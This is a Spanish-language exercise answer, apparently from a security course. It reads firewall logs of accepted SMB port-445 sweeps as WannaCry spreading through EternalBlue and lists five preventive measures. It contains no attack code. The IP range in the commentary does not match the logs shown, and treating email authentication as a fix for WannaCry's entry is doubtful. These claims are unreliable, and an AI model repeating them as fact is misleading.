26	Thu Nov 23 15:03:43 2017	172.31.133.78	172.31.133.12	tcp-445	inbound	accept
27	Thu Nov 23 15:03:45 2017	172.31.133.78	172.31.133.13	tcp-445	inbound	accept
28	Thu Nov 23 15:03:45 2017	172.31.133.78	172.31.133.14	tcp-445	inbound	accept
29	Thu Nov 23 15:03:45 2017	172.31.133.78	172.31.133.15	tcp-445	inbound	accept
30	Thu Nov 23 15:03:46 2017	172.31.133.78	172.31.133.16	tcp-445	inbound	accept
31	Thu Nov 23 15:03:46 2017	172.31.133.78	172.31.133.17	tcp-445	inbound	accept
32	Thu Nov 23 15:03:46 2017	172.31.133.78	172.31.133.18	tcp-445	inbound	accept
33	Thu Nov 23 15:03:46 2017	172.31.133.78	172.31.133.19	tcp-445	inbound	accept
34	Thu Nov 23 15:03:47 2017	172.31.133.78	172.31.133.20	tcp-445	inbound	accept
35	Thu Nov 23 15:03:47 2017	172.31.133.78	172.31.133.21	tcp-445	inbound	accept
36	Thu Nov 23 15:03:47 2017	172.31.133.78	172.31.133.22	tcp-445	inbound	accept
37	Thu Nov 23 15:03:47 2017	172.31.133.78	172.31.133.23	tcp-445	inbound	accept
38	Thu Nov 23 15:03:48 2017	172.31.133.78	172.31.133.24	tcp-445	inbound	accept
39	Thu Nov 23 15:03:49 2017	172.31.133.78	172.31.133.25	tcp-445	inbound	accept
40	Thu Nov 23 15:04:06 2017	172.31.133.78	172.31.133.26	tcp-445	inbound	accept
41	Thu Nov 23 15:04:55 2017	172.31.133.78	172.31.133.27	tcp-445	inbound	accept
42	Thu Nov 23 15:05:34 2017	172.31.133.78	172.31.133.28	tcp-445	inbound	accept

Haciendo una lectura de estos logs, nos percatamos de que hay cantidad elevada de Logs en el firewall desde la ip 172.31.133.68 hasta 172.31.133.101. Todos ellos emplean el protocolo TCP por el puerto 445 el de SMB y donde se da la explotación de la vulnerabilidad EternalBlue. Luego toda esta cantidad de logs muestran la posibilidad de que WannaCry este intentando explotar la vulnerabilidad por el puerto 445. Además, en la columna de 'action', vemos que la acción que está tomando es la de aceptarla, es decir, está permitiendo que WannaCry se propague.

En conclusión, el malware consigue propagarse por la red gracias a que la configuración de la política de filtrado del puerto 445, que es donde se explota el SMB, es casi inexistente, ya

que permite todo tipo de tráfico y descargas. Inclusive, se puede observar una mala configuración en el firewall ya que permite que el malware entre en un ciclo, observado en los logs de la epo. Finalmente, al observar los logs de firewall confirmamos lo dicho anteriormente, ya que acepta todas las solicitudes y permitiendo la propagación del malware.

P13.- indica de 3 a 5 medidas imprescindibles que podrían haber evitado el ataque.

1. Bloquear el puerto 445: Si no se usa es mejor bloquearlo y evitar problemas.
2. Actualizar el sistema: Con las actualizaciones se consigue parchear la vulnerabilidad de EternalBlue.
3. Modificar las configuraciones del firewall del puerto 445: ya que la actual es absurdamente permisiva.
4. Monitoreo de la red: así en el caso de haber comportamientos inusuales como puede ser el que hemos visto en los logs del firewall, que salte una advertencia a los analistas.
5. Endurecer las políticas de SPF, DKIM Y DMARC, así evitar desde un principio que se instale el malware, al capar desde un inicio el vector de entrada más usado, que es el de los correos electrónicos.